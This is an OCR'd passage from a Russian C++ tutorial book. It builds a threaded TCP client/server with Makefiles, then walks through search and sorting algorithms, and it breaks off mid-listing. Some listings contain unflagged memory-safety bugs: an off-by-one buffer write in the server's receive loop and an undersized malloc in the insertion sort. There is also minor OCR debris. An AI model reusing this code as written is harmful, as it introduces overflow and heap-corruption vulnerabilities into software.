


Рис. 3.5. Клиент в действии

Небольшой итог. Мы только что разработали приложение-клиент, состоящее из трех файлов: client.cpp, TCPClient.cpp, TCPClient.h.

3.4. Приложение-сервер

Приложение-сервер гораздо сложнее. Главным образом из-за того, что мы используем многопотоковую обработку. Многопоточность – это тема для отдельной книги, но попробуем разобраться, что и к чему.

Функция pthread_create() создает новый поток. Ей нужно передать четыре параметра:

1. Переменную потока типа pthread_t
2. Аргументы потока, у нас будет NULL, то есть передавать аргументы мы не будем
3. Функцию, которая будет выполняться в потоке
4. Аргументы для этой функции

Прототип pthread_create() выглядит так:

```
#include <pthread.h>

int pthread_create(pthread_t *thread, const pthread_attr_t *attr,
    void *(*start_routine)(void*), void *arg);
```

Подробное описание этой функции приведено по адресу:

http://pubs.opengroup.org/onlinepubs/7908799/xsh/pthread_create.html

А мы вернемся к нашему коду:

```
pthread_t msg;          // поток
tcp.setup(11999);       // настройка TCP, указываем порт сервера
// Создаем поток
if( pthread_create(&msg, NULL, loop, (void *)0) == 0)
{
   tcp.receive();
}
```

Если поток создан успешно, мы производим чтение методом receive(). Это серверный метод, и он отличается от одноименного клиентского метода. Его мы рассмотрим позже. Функция loop() выглядит так:

```
void * loop(void * m)
{
        pthread_detach(pthread_self());
   while(1)
   {
      srand(time(NULL));
      char ch = 'a' + rand() % 26;
      string s(1,ch);
      string str = tcp.getMessage();
      if( str != "" )
      {
         cout << "Message:" << str << endl;
         tcp.Send(" [client message: "+str+"] "+s);
         tcp.clean();
      }
      usleep(1000);
   }
   tcp.detach();
}
```

Что мы здесь делаем? Во-первых, получаем сообщение клиента методом getMessage(). Результат записываем в переменную *str*. Во-вторых, выводим сообщение клиента (напомню, это случайное число) на экран. В-третьих, отправляем клиенту свое сообщение методом Send(). Метод clean() используется просто для очистки члена Message.

Полный код server.cpp приведен в листинге 3.4.

Листинг 3.4. Приложение-сервер (server.cpp)

```
#include <iostream>
#include "TCPServer.h"

TCPServer tcp;

void * loop(void * m)
{
        pthread_detach(pthread_self());
   while(1)
```

```
    {
        srand(time(NULL));
        char ch = 'a' + rand() % 26;
        string s(1,ch);
        string str = tcp.getMessage();
        if( str != "" )
        {
            cout << "Message:" << str << endl;
            tcp.Send(" [client message: "+str+"] "+s);
            tcp.clean();
        }
        usleep(1000);
    }
    tcp.detach();
}

int main()
{
    pthread_t msg;
    tcp.setup(11999);
    if( pthread_create(&msg, NULL, loop, (void *)0) == 0)
    {
        tcp.receive();
    }
    return 0;
}
```

Данный файл использует заголовочный файл TCPServer.h. Его код приведен в листинге 3.5.

Листинг 3.5. Заголовочный файл TCPServer.h

```
#ifndef TCP_SERVER_H
#define TCP_SERVER_H

#include <iostream>
#include <vector>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```
#include <string.h>
#include <arpa/inet.h>
#include <pthread.h>

using namespace std;

#define MAXPACKETSIZE 4096

class TCPServer
{
   public:
   int sockfd, newsockfd, n, pid;
   struct sockaddr_in serverAddress;
   struct sockaddr_in clientAddress;
   pthread_t serverThread;
   char msg[ MAXPACKETSIZE ];
   static string Message;

   void setup(int port);
   string receive();
   string getMessage();
   void Send(string msg);
   void detach();
   void clean();

   private:
   static void * Task(void * argv);
};

#endif
```

Как и в случае с клиентом, мы подключаем заголовочные файлы и объявляем класс TCPServer в этом файле.

А теперь реальный код. Метод setup(), выполняющий установку сервера выглядит так:

```
   sockfd=socket(AF_INET,SOCK_STREAM,0);
   memset(&serverAddress,0,sizeof(serverAddress));
   serverAddress.sin_family=AF_INET;
   serverAddress.sin_addr.s_addr=htonl(INADDR_ANY);
   serverAddress.sin_port=htons(port);
   bind(sockfd,(struct sockaddr *)&serverAddress, sizeof(serverAddress));
   listen(sockfd,5);
```

Ему нужно передать только один параметр – *port*. Здесь мы также заполняем структуру:

```
struct sockaddr_in serverAddress;
```

А затем вызываем функции bind() и listen(). Первая связывает наш сокет со структурой serverAddress. Мы передаем ей три параметра – сокет, структуру serverAddress и размер этой структуры. Функция listen() запускает прослушивание сокета. Первый параметр – наш сокет, второй параметр – максимальная длина очереди. В данном случае 5 будет вполне достаточно, но вы можете увеличить это значение при необходимости.

Метод receive(), получающий информацию от клиента, выглядит так:

```
string str;
while(1)
{
   socklen_t sosize  = sizeof(clientAddress);
   newsockfd = accept(sockfd,(struct sockaddr*)&clientAddress,
&sosize);
   str = inet_ntoa(clientAddress.sin_addr);
   pthread_create(&serverThread,NULL,&Task,(void *)newsockfd);
}
return str;
```

Здесь появляется новая структура, содержащая адрес клиента:

```
struct sockaddr_in clientAddress;
```

Мы создаем новый сокет – под конкретного клиента и его дескриптор помещаем в переменную *newsockfd*. Функция accept() принимает соединение от клиента. Мы указываем сокет сервера (sockfd), структуру clientAddress и ее размер. Затем мы создаем отдельный поток, обрабатывающий конкретного клиента – для этого вызываем функцию *pthread_create*, передав ей обработчик Task и в качестве параметра этого обработчика – сокет клиента (newsockfd).

Метод Task заполняет свойство Message, которое потом возвращается методом getMessage():

```
   char msg[MAXPACKETSIZE];
   pthread_detach(pthread_self());
   while(1)
   {
      n=recv(newsockfd,msg,MAXPACKETSIZE,0);
      if(n==0)
      {
         close(newsockfd);
         break;
      }
      msg[n]=0;
      Message = string(msg);
```

А вот простой метод getMessage():

```
string TCPServer::getMessage()
{
   return Message;
}
```

Можно было бы обойтись и без него, но с ним код красивее. Полный код нашего TCPServer.cpp приведен в листинге 3.6.

Листинг 3.6. Файл TCPServer.cpp

```
#include "TCPServer.h"

string TCPServer::Message;

// Основной метод сервера, обработка клиента
void* TCPServer::Task(void *arg)
{
   int n;
   int newsockfd = (long)arg;
   char msg[MAXPACKETSIZE];
   pthread_detach(pthread_self());
   while(1)
   {
      n=recv(newsockfd,msg,MAXPACKETSIZE,0);
      if(n==0)
      {
         close(newsockfd);
```

```
            break;
        }
        msg[n]=0;
        //send(newsockfd,msg,n,0);
        Message = string(msg);
            }
    return 0;
}

// Установка сервера
void TCPServer::setup(int port)
{
    sockfd=socket(AF_INET,SOCK_STREAM,0);
    memset(&serverAddress,0,sizeof(serverAddress));
    serverAddress.sin_family=AF_INET;
    serverAddress.sin_addr.s_addr=htonl(INADDR_ANY);
    serverAddress.sin_port=htons(port);
    bind(sockfd,(struct sockaddr *)&serverAddress, sizeof(serverAddress));
    listen(sockfd,5);
}

// Получение информации от клиента
string TCPServer::receive()
{
    string str;
    while(1)
    {
        socklen_t sosize  = sizeof(clientAddress);
        newsockfd = accept(sockfd,(struct sockaddr*)&
clientAddress,&sosize);
        str = inet_ntoa(clientAddress.sin_addr);
        pthread_create(&serverThread,NULL,&Task,(void *)newsockfd);
    }
    return str;
}

// Возвращаем сообщение киента
string TCPServer::getMessage()
{
    return Message;
}

// Отправка сообщения клиенту
void TCPServer::Send(string msg)
{
    send(newsockfd,msg.c_str(),msg.length(),0);
}

// Очистка сообщения
```

```
void TCPServer::clean()
{
   Message = "";
   memset(msg, 0, MAXPACKETSIZE);
}

// Закрываем сокеты клиента и сервера
void TCPServer::detach()
{
   close(sockfd);
   close(newsockfd);
}
```

На рис. 3.6 показан вывод сервера и двух подключенных клиентов. Наш сервер хоть и простой, но многопотоковый.

Рис. 3.6. Сервер и два клиента

3.5. Используем команду *make* для сборки сложного проекта. Собираем все воедино

Для сборки нашего клиента нужно ввести команду:

```
g++ -Wall -o client client.cpp -I../src/ ../src/TCPServer.cpp
../src/TCPClient.cpp -std=c++11 -lpthread
```

Для сборки сервера используется несколько иная команда:

```
g++ -Wall -o server server.cpp -I../src/ ../src/TCPServer.cpp
../src/TCPClient.cpp -std=c++11 -lpthread
```

Здесь мы указываем имена выходных файлов, имена основных файлов, дополнительные файлы, необходимые для компиляции (-I), задаем стандарт кода (c++11), подключаем многопотоковую библиотеку.

Согласитесь, сложно запомнить все эти параметры, еще сложнее вводить их при каждой сборке программы, например, когда вы хотите что-то усовершенствовать. Можно, конечно, было создать сценарий командной оболочки, но программисты так не поступают. Они создают Makefile.

Сначала определимся со структурой проекта:

```
client-server
   client
   server
   src
```

Все файлы проекта находятся в папке client-server. Файлы client.cpp и server.cpp будут находиться в папках **client** и **server** соответственно. Все вспомогательные файлы TCP* будут находиться в папке **src**.

В каждую из папок **client** и **server** нужно добавить по файлу с именем Makefile (именно в таком регистре). Содержимое будет следующим. Для файла clint/Makefile:

```
all:
   g++ -Wall -o client client.cpp -I../src/ ../src/TCPServer.
cpp ../src/TCPClient.cpp -std=c++11 -lpthread
```

Файл server/Makefile:

```
all:
```

```
  g++ -Wall -o server server.cpp -I../src/ ../src/TCPServer.
cpp ../src/TCPClient.cpp -std=c++11 -lpthread
```

В каждом файле есть всего одна цель – all, для выполнения которой нужно выполнить соответствующую команду *g++*.

Теперь как использовать *make*. Перейдите в папку **client** и введите *make*. Затем проделайте то же самое с сервером:

```
cd client-server
cd client
make
cd ..
cd server
make
```

Запустить сервер можно так:

```
./server
```

Запустить клиент можно так:

```
cd ../client
./client
```

Сначала нужно запускать сервер, а потом уже клиент (иначе клиент не сможет подключиться к серверу).





Рис. 3.7. Параметры системы, на которой осуществлялась сборка проекта



Глава 4.

Алгоритмы поиска и сортировки

Какая же серьезная программа на C++ обходится без поиска и сортировки данных? В этой главе мы рассмотрим различные примеры алгоритмов поиска и сортировки для большего понимания поиска уязвимостей.

4.1. Бинарный поиск в целочисленном массиве

Бинарный *(он же двоичный) поиск — классический алгоритм поиска элемента в отсортированном массиве (векторе), использующий дробление массива на половины.* Данный метод также известен как *метод деления пополам.*

Если у нас есть массив, содержащий упорядоченную последовательность данных, то очень эффективен двоичный поиск. Да, вы все правильно поняли, бинарный поиск работает только на уже отсортированных массивах, поэтому перед применением бинарного поиска к произвольному массиву (прочитанному из файла или введенному пользователем), его нужно отсортировать.

Переменные *left* и *right* содержат, соответственно, левую и правую границы отрезка массива, где находится нужный нам элемент. Мы начинаем всегда с исследования *среднего элемента отрезка* (middle). Если искомое значение меньше среднего элемента, мы переходим к поиску в верхней половине отрезка, где все элементы меньше только что проверенного. Другими словами, значением *right* становится (middle – 1) и на следующей итерации мы работаем с половиной массива. Таким образом, в результате каждой проверки мы вдвое сужаем область поиска. Так, в нашем примере, после первой итерации область поиска – всего лишь 5 элементов.

Двоичный поиск – очень мощный и эффективный метод. Если представить, что длина массива равна 1023, после первого сравнения область сужается до 511 элементов, а после второй – до 255. Легко посчитать, что для поиска в массиве из 1023 элементов достаточно 10 сравнений.

Листинг 4.1. Двоичный поиск в целом (int) массиве

```
#include <iostream>
using namespace std;

#define TRUE  0
#define FALSE 1

int main(void) {
 int array[10] = {0, 1, 2, 3, 4, 6, 7, 8, 9, 10};
 int left = 0;
 int right = 10;
 int middle = 0;
 int number = 0;
 int bsearch = FALSE;
 int i = 0;

 cout << "Массив: ";
 for(i = 0; i < 10; i++)
  cout << array[i] << " ";

 cout << "\nИщем число: ";
 cin >> number;

 while(bsearch == FALSE && left <= right) {
  middle = (left + right) / 2;

  if(number == array[middle]) {
   bsearch = TRUE;
```

```
    cout << "** Найдено! **\n";
   } else {
    if(number < array[middle]) right = middle - 1;
    if(number > array[middle]) left = middle + 1;
   }
  }

 if(bsearch == FALSE)
  cout << "-- Не найдено --\n";

 return 0;
}
```

Дополнительную информацию по этому методу поиска и дополнительный пример кода вы можете получить в Википедии:

https://goo.gl/SKVJYx

4.2. Бинарный поиск по массиву указателей строк

Прошлый пример показывал, как выполнить поиск по упорядоченному массиву целых чисел. Но на практике чаще возникают задачи поиска определенной строки, нежели определенного числа. Именно поэтому сейчас будет рассмотрен пример двоичного поиска по массиву указателей строк.

Принцип тот же. Исходный массив должен быть отсортирован. В функцию *binsearch* передается массив строк, размер массива и искомое значение. Функция возвращает 0, если значение не найдено или же позицию найденного значения. Учитывая, что массив отсортирован, средняя позиция определяется как сумма начальной и последней (begin + end), разделенная на 2. Далее нужно сравнить функцией strcmp() искомое слово со словом в получившейся позиции. Функция strcmp() возвращает значение

- < 0, если первый ее аргумент лексикографически меньше, чем второй;
- > 0, если первый аргумент лексикографически больше, чем второй;
- 0, если аргументы равны.

Так вот, функция strcmp() не только сравнивает строки, но и еще и подсказывает нам в каком направлении двигаться – в соответствии с этим мы или увеличиваем позицию или уменьшаем ее. Если функция вернула 0, то мы можем вернуть позицию (переменная *position*), в которой это произошло.

Прототип функции strcmp() выглядит так:

```
int strcmp(const char *str1, const char *str2)
```

Код примера, реализующего бинарный поиск по массиву строк, приведен в листинге 4.2, а результат его работы, как обычно, показан на рис. 4.2.

Листинг 4.2. Бинарный поиск по массиву строк

```
#include <iostream>
#include <cstring>
using namespace std;

static int binsearch(char *str[], int max, char *value);

int main(void) {
 /* этот массив будем сортировать... */
 char *strings[] = { "audi", "bentley", "bmw", "cadillac", "ford" };
 int i, asize, result;

 i = asize = result = 0;

 asize = sizeof(strings) / sizeof(strings[0]);

 for(i = 0; i < asize; i++)
  //printf("%d: %s\n", i, strings[i]);
  cout << i << " " << strings[i] << endl;

 cout << endl;

 if((result = binsearch(strings, asize, "bmw")) != 0)
  cout << "`bmw' найдено на позиции: " << result << endl;
 else
  cout << "`bmw' не найдено..\n";

 if((result = binsearch(strings, asize, "mercedes")) != 0)
  cout << "`mercedes' найдено на позиции: " << result << endl;
 else
```

```
  cout << "`mercedes' не найдено..\n";

 return 0;
}

static int binsearch(char *str[], int max, char *value) {
 int position;
 int begin = 0;
 int end = max - 1;
 int cond = 0;

 while(begin <= end) {
  position = (begin + end) / 2;
  if((cond = strcmp(str[position], value)) == 0)
   return position;
  else if(cond < 0)
   begin = position + 1;
  else
   end = position - 1;
 }

 return 0;
}
```

4.3. Сортировка пузырьком

Еще один популярный в программировании метод сортировки – это сортировка пузырьком (*buble sort* в англ. литературе).

Алгоритм пузырьковой сортировки считается самым простым, но довольно неэффективным. Его можно использовать разве что для сортировки небольших массивов. Алгоритм считается учебным и практически не применяется вне учебной литературы, вместо него на практике применяются более эффективные алгоритмы сортировки. Но поскольку мы как раз учимся программировать, данный алгоритм – настоящая находка.

Суть алгоритма заключается в следующем. Программа несколько раз проходится по сортируемому массиву. При каждой итерации элементы последовательно сравниваются попарно и, если порядок в паре неверный, выполняется обмен элементов. Получается, что элементы как бы выталкиваются вверх, как пузырьки в воде, отсюда и название алгоритма.

Проходы (итерации) по массиву повторяются N − 1 {\displaystyle N-1} N-1 раз или до тех пор, пока на очередном проходе не окажется, что обмены больше не нужны, что означает — массив отсортирован.

При каждой итерации очередной наибольший элемент массива ставится на свое место в конце массива – рядом с предыдущим наибольшим элементом, а наименьший элемент перемещается на одну позицию к началу массива – "всплывает".

Думаю, принцип понятен. Осталось все это закодировать. В нашей программе мы создадим функцию bubble_sort(), которой нужно передать массив элементов и его размер. Функция использует два цикла *for* – внутренний и внешний. Внешний проходится от *0* до *size*, а переменная *size* содержит количество элементов в массиве. Во внутреннем цикле функция проходится от *0* до *size-i*. Если a[j] > a[j+1], то элементы a[j] и a[j+1] меняются местами. Переменная *hold* используется для хранения временного значения при свопе элементов.

Листинг 4.3. Пузырьковая сортировка

```
#include <iostream>
using namespace std;

void bubble_sort(int a[], int size);

int main(void) {
 int arr[10] = {10, 2, 4, 1, 6, 5, 8, 7, 3, 9};
 int i = 0;

 cout << "До сортировки:\n";
 for(i = 0; i < 10; i++) cout << arr[i] << " ";
 cout << endl;

 bubble_sort(arr, 10);

 cout << "После:\n";
 for(i = 0; i < 10; i++) cout << arr[i] << " ";
 cout << endl;

 return 0;
}

void bubble_sort(int a[], int size) {
 int switched = 1;
```

```
 int hold = 0;
 int i = 0;
 int j = 0;

 size -= 1;

 for(i = 0; i < size && switched; i++) {
  switched = 0;
  for(j = 0; j < size - i; j++)
   if(a[j] > a[j+1]) {
    switched = 1;
    hold = a[j];
    a[j] = a[j + 1];
    a[j + 1] = hold;
   }
 }
}
```

Еще раз отмечу, что данный алгоритм очень неэффективный: общее число сравнений равно (N-1)N, то есть если массив состоит из 10 элементов, как у нас, то программа выполнила 90 сравнений, чтобы отсортировать массив. Это настоящее расточительство ресурсов: представьте, что будет, если элементов будет не 10, а один миллион?! Тем не менее, этот алгоритм часто используется при обучении программированию. Если вы так и не разобрались, как он работает, на страничке в Википедии можно увидеть анимацию, демонстрирующую алгоритм в динамике:

https://goo.gl/KGE6yn

4.4. Быстрая сортировка массива

Быстрая сортировка или *сортировка Хоара* (по имени разработчика алгоритма) – широко известный алгоритм сортировки, разработанный английским программистом Чарльзом Хоаром в 1960 году. Не удивляйтесь – большинство алгоритмов сортировки были разработаны очень давно, примерно в 60-ых годах 20-го век, но они не потеряли свою актуальность до сих пор – пока никто ничего лучше не придумал.

Часто быструю сортировку называют *qsort* – по имени в стандартной библиотеке языка Си. Да, есть функция qsort(), можно использовать ее, но

нам это не интересно. Гораздо интереснее написать собственную реализацию.

Быстрая сортировка – это улучшенный вариант пузырьковой сортировки, но эффективность этого алгоритма значительно выше. Принципиальное отличие заключается в том, что первым делом производятся перестановки на наибольшем возможном расстоянии и после каждого прохода элементы делятся на две независимые группы. Интересно, что незначительное улучшение самого неэффективного алгоритма породило один из самых эффективных алгоритмов сортировки. Он эффективен до такой степени, что его включили в стандартную библиотеку функций C++.

Алгоритм заключается в следующем. Мы выбираем некоторый элемент – опорный элемент. Обычно это медиана – то есть элемент в середине массива.

Далее выполняется операция разделения: реорганизуем массив таким образом, чтобы все элементы со значением меньшим или равным опорному элементу, оказались слева от него, а все элементы, превышающие по значению опорный — справа от него.

Рекурсивно нужно упорядочить подмассивы, лежащие слева и справа от опорного элементы. Условие выхода из рекурсии – массив, состоящий из одного элемента (или пустой массив). Учитывая, что при каждой итерации длина обрабатываемого отрезка массива уменьшается как минимум на единицу, условие выхода из рекурсии обязательно будет достигнуто, и обработка массива гарантированно будет прекращена.

Программная реализация приведена в листинге 4.4.

Листинг 4.4. Быстрая сортировка массива

```
#include <iostream>
#include <cstdlib>
using namespace std;

#define MAXARRAY 10

void quicksort(int arr[], int low, int high);

int main(void) {
 int array[MAXARRAY] = {0};
 int i = 0;

 /* загружаем в массив случайные числа */
```

```
 for(i = 0; i < MAXARRAY; i++)
  array[i] = rand() % 100;

 /* выводим массив */
 cout << "До сортировки: ";
 for(i = 0; i < MAXARRAY; i++) {
  cout << array[i] << " ";
 }
 cout << endl;

 quicksort(array, 0, (MAXARRAY - 1));

 /* выводим результат */
 cout << "После: ";
 for(i = 0; i < MAXARRAY; i++) {
  cout << array[i] << " ";
 }
 cout << endl;

 return 0;
}

/* сортируем все между `low' <-> `high' */
void quicksort(int arr[], int low, int high) {
 int i = low;
 int j = high;
 int y = 0;
 /* опорный элемент */
 int z = arr[(low + high) / 2];

 /* разделение */
 do {
  /* находим элемент левее */
  while(arr[i] < z) i++;

  /* находим элемент правее */
  while(arr[j] > z) j--;

  if(i <= j) {
   /* меняем местами 2 элемета */
   y = arr[i];
   arr[i] = arr[j];
   arr[j] = y;
   i++;
   j--;
  }
```

```
 } while(i <= j);

 /* рекурсия */
 if(low < j)
  quicksort(arr, low, j);

 if(i < high)
  quicksort(arr, i, high);
}
```

4.5. Сортировка выбором

Сортировка выбором (англ. *selection sort*) – еще один алгоритм сортировки. Алгоритм сам по себе довольно простой:

1. Находим номер минимального значения в текущем списке.
2. Производим обмен найденного значения со значением первой неотсортированной позиции (обмен не нужен, если минимальный элемент уже находится на данной позиции).
3. Сортируем хвост списка, исключив из рассмотрения уже отсортированные элементы.

Не смотря на простоту описания алгоритма, сама программа не очень простая и занимает целых 145 (!) строк, см. лист. 4.5.

Команда компиляции примера:

```
g++ 81.cpp -o 81 -std=c++11 -fpermissive
```

Листинг 4.5. Сортировка выбором

```
#include <iostream>
#include <stdlib.h>
using namespace std;

#define MAX 10

struct lnode {
```

```
 int data;
 struct lnode *next;
} *head, *visit;

/* добавляем новый узел в связный список */
void llist_add(struct lnode **q, int num);
/* выборочная сортировка списка */
void llist_selection_sort(void);
/* выводим связный список */
void llist_print(void);

int main(void) {
 /* связный список */
 struct lnode *newnode = NULL;
 int i = 0; /* общий счетчик */

 /* добавляем в список случайные данные */
 for(i = 0; i < MAX; i++) {
  llist_add(&newnode, (rand() % 100));
 }

 head = newnode;
 cout << "До сортировки:\n";
 llist_print();
 cout << "После:\n";
 llist_selection_sort();
 llist_print();

 return 0;
}

/* добавляем узел в список связного списка */
void llist_add(struct lnode **q, int num) {
 struct lnode *temp;

 temp = *q;

 /* если список пуст, создаем первый элемент */
 if(*q == NULL) {
  *q = malloc(sizeof(struct lnode));
   temp = *q;
 } else {
  /* переходим к последнему узлу */
  while(temp->next != NULL)
   temp = temp->next;
```

```
    /* добавляем узел в конец списка */
    temp->next = malloc(sizeof(struct lnode));
    temp = temp->next;
  }

  /* назначаем данные последнему узлу */
  temp->data = num;
  temp->next = NULL;
}

/* выводим связный список */
void llist_print(void) {
  visit = head;

  /* проходимся по списку и выводим его */
  while(visit != NULL) {
   cout << visit->data << " ";
   visit = visit->next;
  }
  printf("\n");
}

/* функция сортировки выбором */
void llist_selection_sort(void) {
  struct lnode *a = NULL;
  struct lnode *b = NULL;
  struct lnode *c = NULL;
  struct lnode *d = NULL;
  struct lnode *tmp = NULL;

  a = c = head;
  while(a->next != NULL) {
   d = b = a->next;
   while(b != NULL) {
    if(a->data > b->data) {
     /* соседний связанный узел списка */
     if(a->next == b) {
     /* если a = голова */
      if(a == head) {
       a->next = b->next;
       b->next = a;
       tmp = a;
       a = b;
       b = tmp;
       head = a;
       c = a;
```

```
      d = b;
      b = b->next;
     } else {
      a->next = b->next;
      b->next = a;
      c->next = b;
      tmp = a;
      a = b;
      b = tmp;
      d = b;
      b = b->next;
     }
    } else {
     if(a == head) {
      tmp = b->next;
      b->next = a->next;
      a->next = tmp;
      d->next = a;
      tmp = a;
      a = b;
      b = tmp;
      d = b;
      b = b->next;
      head = a;
    } else {
     tmp = b->next;
     b->next = a->next;
     a->next = tmp;
     c->next = b;
     d->next = a;
     tmp = a;
     a = b;
     b = tmp;
     d = b;
     b = b->next;
    }
   }
  } else {
   d = b;
   b = b->next;
  }
 }
  c = a;
  a = a->next;
 }
}
```

4.6. Сортировка вставкой связного списка

Сортировка вставками (*Insertion Sort*) — это простой алгоритм сортировки. Суть его заключается в том, что на каждом шаге алгоритма мы берем один из элементов массива, находим позицию для вставки и вставляем. Нужно отметить, что массив из 1-го элемента считается отсортированным.

Данный пример демонстрирует не только алгоритм сортировки вставками, но и работу со связным списком. Связный список — это базовая динамическая структура данных в информатике, состоящая из узлов, каждый из которых содержит как собственно данные, так и одну или две ссылки на следующий и/или предыдущий узел списка. Понятно, что первый узел списка содержит ссылку только на следующий элемент, а последний – только на предыдущий.

Для реализации связного списка мы используем структуру **node**, состоящую из двух членов: *number* – это число, которое несет в себе узел списка, и *node* – указатель на следующий узел. В нашем случае можно обойтись без указателя на предыдущий узел – для алгоритма сортировки вставками он не нужен.

Первый узел списка называется *head* (голова списка). У последнего узла списка член *node* равен NULL. Сортировка вставками осуществляется функцией insert_node(), которая вставляет новый элемент в нужное место списка. Элементы берутся из массива **test**. Затем программа выводит массив тест и получившийся список, который уже является отсортированным.

Листинг 4.6. Сортировка вставками

```
#include <iostream>
#include <stdlib.h>

using namespace std;

struct node {
 int number;
 struct node *next;
};

struct node *head = NULL;

/* функция вставляет узел в правильное место связного списка */
```

```
void insert_node(int value);

int main(void) {
 struct node *current = NULL;
 struct node *next = NULL;
 int test[] = {8, 3, 2, 6, 1, 5, 4, 7, 9, 0};
 int i = 0;

 /* вставляем некоторые элементы в связный список */
 for(i = 0; i < 10; i++)
  insert_node(test[i]);

 /* выводим список */
 cout << "До  После\n";
 i = 0;
 while(head->next != NULL) {
  cout << test[i++] << "\t" << head->number << endl;
  head = head->next;
 }

 /* очищаем список */
 for(current = head; current != NULL; current = next)
  next = current->next, free(current);

 return 0;
}

void insert_node(int value) {
 struct node *temp = NULL;
 struct node *one = NULL;
 struct node *two = NULL;

 // если список пуст, нужно выделить память под голову списка
 if(head == NULL) {
  head = (struct node *)malloc(sizeof(struct node *));
  head->next = NULL;
 }

 // первый элемент - голова, второй - следующий элемент
 one = head;
 two = head->next;

 // временный узел
